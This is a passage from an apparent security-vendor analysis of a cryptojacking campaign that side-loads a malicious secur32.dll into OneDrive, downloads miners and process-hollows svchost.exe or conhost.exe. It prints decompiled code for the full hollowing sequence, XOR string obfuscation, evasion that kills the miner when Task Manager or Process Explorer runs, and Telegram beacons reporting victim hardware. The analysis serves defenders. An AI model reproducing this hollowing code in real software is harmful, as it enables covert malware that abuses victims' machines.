
```
dwFlags = 0;
lpszProxyBypass = 0i64;
lpszProxy = 0i64;
dwAccessType = 1;
lpszAgent = "soft";
var4B0 = Call_InternetOpenA(
           (unsigned int)&var5C2,
           (unsigned int)&lpszAgent,
           (unsigned int)&dwAccessType,
           (unsigned int)&lpszProxy,
           (__int64)&lpszProxyBypass,
           (__int64)&dwFlags);
```

The **dropper** will make a request to github.com with the User-Agent set to “soft”


The crypto-miners are downloaded in memory as zip archives and then inflated while still being kept in memory. These crypto miners need some command line parameters to run. The **dropper** extracts the parameters from the config file ending in **_s**. Moreover, the config file specifies which crypto miner should be used. In case the mining algorithm is Ethash, Etchash or TON, the chosen crypto-miner is lolMiner. In case of Monero, the obvious choice is XMRig.

If lolMiner is used, the hollowed process is **svchost.exe**. In case XMRig is used, the chosen victim is **conhost.exe**. After **OneDrive.exe** hollows the victim process, a new thread is started inside **OneDrive.exe**, which runs an infinite loop. This thread checks if **Taskmgr.exe**, **procexp.exe** or **procexp64.exe** is running and kills the hollowed process in case those tools are active. Otherwise, the victim process is hollowed again.


The main flow of the malicious thread is summarized by the following flowchart:



The main execution flow in the malicious **secur32.dll** (part 1)



The main execution flow in the malicious **secur32.dll** (part 2)



Flow of obtaining the image of the crypto miner in memory

The process hollowing technique is classic, but we will present it for recap purposes. First of all, a victim process is created with the CREATE_SUSPENDED flag:

```
memset(&processInformation, 0, sizeof(processInformation));
memset(&startupInfo, 0, 0x68ui64);
lpProcessInformation = &processInformation;
lpStartupInfo = &startupInfo;
lpCurrentDirectory = 0i64;
lpEnvironment = 0i64;
dwCreationFlags = 0x8000004;
bInheritHandles = 0;
lpThreadAttributes = 0i64;
lpProcessAttributes = 0i64;
if ( !(unsigned int)Call_CreateProcessA(
                      (__int64)&a1,
                      (__int64)&svchostPath,
                      (__int64)&svchostPath2,
                      (__int64)&lpProcessAttributes,
                      (__int64)&lpThreadAttributes,
                      (__int64)&bInheritHandles,
                      (__int64)&dwCreationFlags,
                      (__int64)&lpEnvironment,
                      (__int64)&lpCurrentDirectory,
                      (__int64)&lpStartupInfo,
                      (__int64)&lpProcessInformation) )
  return 0i64;
```

Process hollowing victim is created suspended

The context of the main thread of the victim process is needed in the hollowing process. A CONTEXT structure is allocated using VirtualAlloc and the context is acquired using GetThreadContext.

The ContextFlags field is set to CONTEXT_FULL = CONTEXT_CONTROL | CONTEXT_INTEGER | CONTEXT_FLOATING_POINT.

```
context = (CONTEXT *)Call_VirtualAlloc(
                       (__int64)&a1 + 1,
                       (__int64)&lpAddress,
                       (__int64)&dwSize,
                       (__int64)&flAllocationType,
                       (__int64)&flProtect2);
context->ContextFlags = 0x10000B;
victimImageBaseAddress[1] = 0i64;
if ( !(unsigned int)Call_GetThreadContext((__int64)&a1 + 2, (__int64)&processInformation.hThread, (__int64)&context) )
  return 0i64;
```

The context of the victim process is acquired

Executable memory is allocated in the address space of the victim process and the headers of the crypto miner MZPE are written in the allocated memory area:

```
allocatedAddressInVictimProcess = VirtualAllocEx(
                                    processInformation.hProcess,
                                    imageNtHeaders->OptionalHeader.ImageBase,
                                    imageNtHeaders->OptionalHeader.SizeOfImage,
                                    0x3000i64,
                                    flProtect);
```

VirtualAllocEx called on the victim process

```
Call_WriteProcessMemory(
  (__int64)&a1 + 3,
  (__int64)&processInformation,
  (__int64)&allocatedAddressInVictimProcess,
  (__int64)&minerVirtualImageBase,
  (__int64)&imageNtHeaders->OptionalHeader.SizeOfHeaders,
  (__int64)&LpNumberOfBytesWritten);
```

The headers of the crypto miner are written in the victim process

The sections of the crypto miner are written one by one in the memory address of the victim process and the ImageBase of the victim process is modified to the ImageBase of the crypto miner:

```
for ( i = 0i64; i < imageNtHeaders->FileHeader.NumberOfSections; ++i )
{
  imageSectionHeader = (IMAGE_SECTION_HEADER *)(imageDosHeader->e_lfanew + minerVirtualImageBase + 40 * i + 264);
  lpNumberOfBytesWritten2 = 0i64;
  pointerToRawData = *((unsigned int *)imageSectionHeader + 5) + minerVirtualImageBase;
  virtualAddress = *((unsigned int *)imageSectionHeader + 3) + allocatedAddressInVictimProcess;
  Call_WriteProcessMemory2(
    (__int64)&a1 + 4,
    (__int64)&processInformation,
    (__int64)&virtualAddress,
    (__int64)&pointerToRawData,
    (__int64)imageSectionHeader + 16,
    (__int64)&lpNumberOfBytesWritten2);
  lpNumberOfBytesWritten3 = 0i64;
  sizeof_8bytes = 8;
  addressOfImageBase = (WORD *)&imageNtHeaders->OptionalHeader.ImageBase;
  victimImageBaseAddress = context->Rdx + 0x10;
  Call_WriteProcessMemory3(
    (__int64)&a1 + 5,
    (__int64)&processInformation,
    (__int64)&victimImageBaseAddress,
    (__int64)&addressOfImageBase,
    (__int64)&sizeof_8bytes,
    (__int64)&lpNumberOfBytesWritten3);
}
```


The sections of the crypto miner are written in the victim process

At the end of the loop, the RCX register in the victim process context is changed to contain the virtual AddressOfEntryPoint of the injected crypto miner. This register originally contained the virtual AddressOfEntryPoint of the victim executable:

```
context->Rcx = imageNtHeaders->OptionalHeader.AddressOfEntryPoint + allocatedAddressInVictimProcess;
Call_SetThreadContext((__int64)&a1 + 6, (__int64)&processInformation.hThread, (__int64)&context);
Call_ResumeThread((__int64)&a1 + 7, (__int64)&processInformation.hThread);
v14 = 0;
Call_WaitForSingleObject((__int64)&v6, (__int64)&processInformation, (__int64)&v14);
```


The AddressOfEntryPoint of the victim process is patched

The flow of the process hollowing operation is summarized in the following flowchart:



The flow of process hollowing

The flow of the post-hollowing operations is summarized in the following flowchart:



The flow of the operations performed after process hollowing

Defense evasion techniques

This malware employs two big defense evasion techniques: DLL Side-Loading and Process Hollowing. First of all, the malicious **secur32.dll** gets loaded in OneDrive executables via a DLL Side-Loading vulnerability. Secondly, the crypto miner runs inside either a **svchost.exe** or a **conhost.exe** process as a result of Process Hollowing. Both these techniques help the malware blend in with the processes that normally run on a system, such that the presence of a crypto miner should not be obvious when somebody checks the running processes.

When it comes to smaller evasion techniques, the malware makes some effort to hide its strings, making it harder to add static detection rules. To make the job of static detection engines harder, the malware hides its imports by using an API resolution scheme and resolving an API only before using it.

Strings encoding

For example, the string *Lolliedieb/lolMiner-releases/releases/download/1.48/lolMiner_v1.48_Win64.zip* is first loaded into an array as a ciphertext:

```
__int64 *__fastcall GetCodedLolMiner(__int64 *a1)
{
  *a1 = sub_7FFE4C8BF080(0xD2EA35DE94636F11ui64);
  a1[1] = sub_7FFE4C8BF080(0xF3C12CBD1A5B35BBui64);
  a1[2] = sub_7FFE4C8BF080(-0xFF18C700113E8D4Fui64);
  a1[3] = sub_7FFE4C8BF080(-0x8B749710604A2DC7ui64);
  a1[4] = sub_7FFE4C8BF080(-0xB6366867D849D17Cui64);
  a1[5] = sub_7FFE4C8BF080(0x8FE78797DE1BD915ui64);
  a1[6] = sub_7FFE4C8BF080(-0x8D77249274899413ui64);
  a1[7] = sub_7FFE4C8BF080(0xDF8E32FBC874C875ui64);
  a1[8] = sub_7FFE4C8BF080(-0xFB0A8509511906AFui64);
  a1[9] = sub_7FFE4C8BF080(0xD9E173FABDC19628ui64);
  return a1;
}
```

Example of ciphertext to be decrypted

Then, the bytes of the key are also loaded into an array:

```
const __m128i *__fastcall Xor_LolMinerPath(const __m128i *a1)
{
  __m128i *_RBP; // rbp
  const __m128i *_RAX; // rax
  const __m128i *_RAX; // rax
  unsigned __int64 _RAX; // rax
  const __m128i *_RAX; // rax
  const __m128i *_RAX; // rax
  __int128 v18; // [rsp+40h] [rbp+0h] BYREF

  _RBP = (__m128i *)((unsigned __int64)&v18 & 0xFFFFFFFFFFFFFFE0ui64);
  *(_QWORD *)(((unsigned __int64)&v18 & 0xFFFFFFFFFFFFFFE0ui64) + 0x400) = sub_7FFE4C8BF080(0xBB8E50B7F80F005Dui64);
  *(_QWORD *)(((unsigned __int64)&v18 & 0xFFFFFFFFFFFFFFE0ui64) + 0x408) = sub_7FFE4C8BF080(0x9A8C40D2767457DEui64);
  *(_QWORD *)(((unsigned __int64)&v18 & 0xFFFFFFFFFFFFFFE0ui64) + 0x410) = sub_7FFE4C8BF080(-0x9A74A2723C4CE821ui64);
  *(_QWORD *)(((unsigned __int64)&v18 & 0xFFFFFFFFFFFFFFE0ui64) + 0x418) = sub_7FFE4C8BF080(-0xE711E53F132F5EA8ui64);
  *(_QWORD *)(((unsigned __int64)&v18 & 0xFFFFFFFFFFFFFFE0ui64) + 0x420) = sub_7FFE4C8BF080(-0xD9524714BD3AB01Fui64);
  *(_QWORD *)(((unsigned __int64)&v18 & 0xFFFFFFFFFFFFFFE0ui64) + 0x428) = sub_7FFE4C8BF080(0xBEC8E3F6B177B762ui64);
  *(_QWORD *)(((unsigned __int64)&v18 & 0xFFFFFFFFFFFFFFE0ui64) + 0x430) = sub_7FFE4C8BF080(-0xC01B4BFE5BB1A03Dui64);
  *(_QWORD *)(((unsigned __int64)&v18 & 0xFFFFFFFFFFFFFFE0ui64) + 0x438) = sub_7FFE4C8BF080(0xF1BF44A4BA11A61Cui64);
  *(_QWORD *)(((unsigned __int64)&v18 & 0xFFFFFFFFFFFFFFE0ui64) + 0x440) = sub_7FFE4C8BF080(-0xCF3CEB6006463E9Bui64);
  *(_QWORD *)(((unsigned __int64)&v18 & 0xFFFFFFFFFFFFFFE0ui64) + 0x448) = sub_7FFE4C8BF080(0xD9E173FACDA8EC06ui64);
```

Example of encryption (and decryption) key

Finally, the XOR operation is performed by the vpxor instruction from the MMX instruction set.

Command and Control

There is no actual C2 server involved in the operation of this malware. The only communication with the group behind the attack is done by the dropper that reports back to the malware developers via a Telegram channel.

A request is made that contains the hardware parameters of the new "worker" alongside it's localization data:

Telegram channel message example

😎 New worker connected! 😎 ❗Info: — GPU: Intel(R) HxD Graphics 630 — CPU: Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz — RAM: 16247 MB ❕ Other info: — Username: <edited out> — IP: <edited out> — Country: RO — Build tag: EasyMiner	😎 New worker connected! 😎 ❗Info: — GPU: Intel(R) UHD Graphics 630 — CPU: Intel(R) Core(TM) i5-8300H CPU @ 2.30GHz — RAM: 8066 MB ❕ Other info: — Username: <edited out> — IP: <edited out> — Country: PT — Build tag: xDD


Impact

As crypto-currency mining is resource-intensive, victims can immediately notice degraded CPU and GPU performance, overheating and increased energy consumption. All these side effects can wear hardware out.

As mentioned, the cryptojacking campaign uses four cryptocurrency mining algorithms: ethash, etchash, ton and xmr with a predilection towards etchash. With this information, as well as the public wallets in the configuration files, our investigation revealed that attackers make an average of $13 worth of crypto-currency per infected computer.

Campaign distribution/ Campaign evolution

In terms of campaign evolution, we noticed that the malicious **secur32.dll** is recompiled about every 3 weeks:

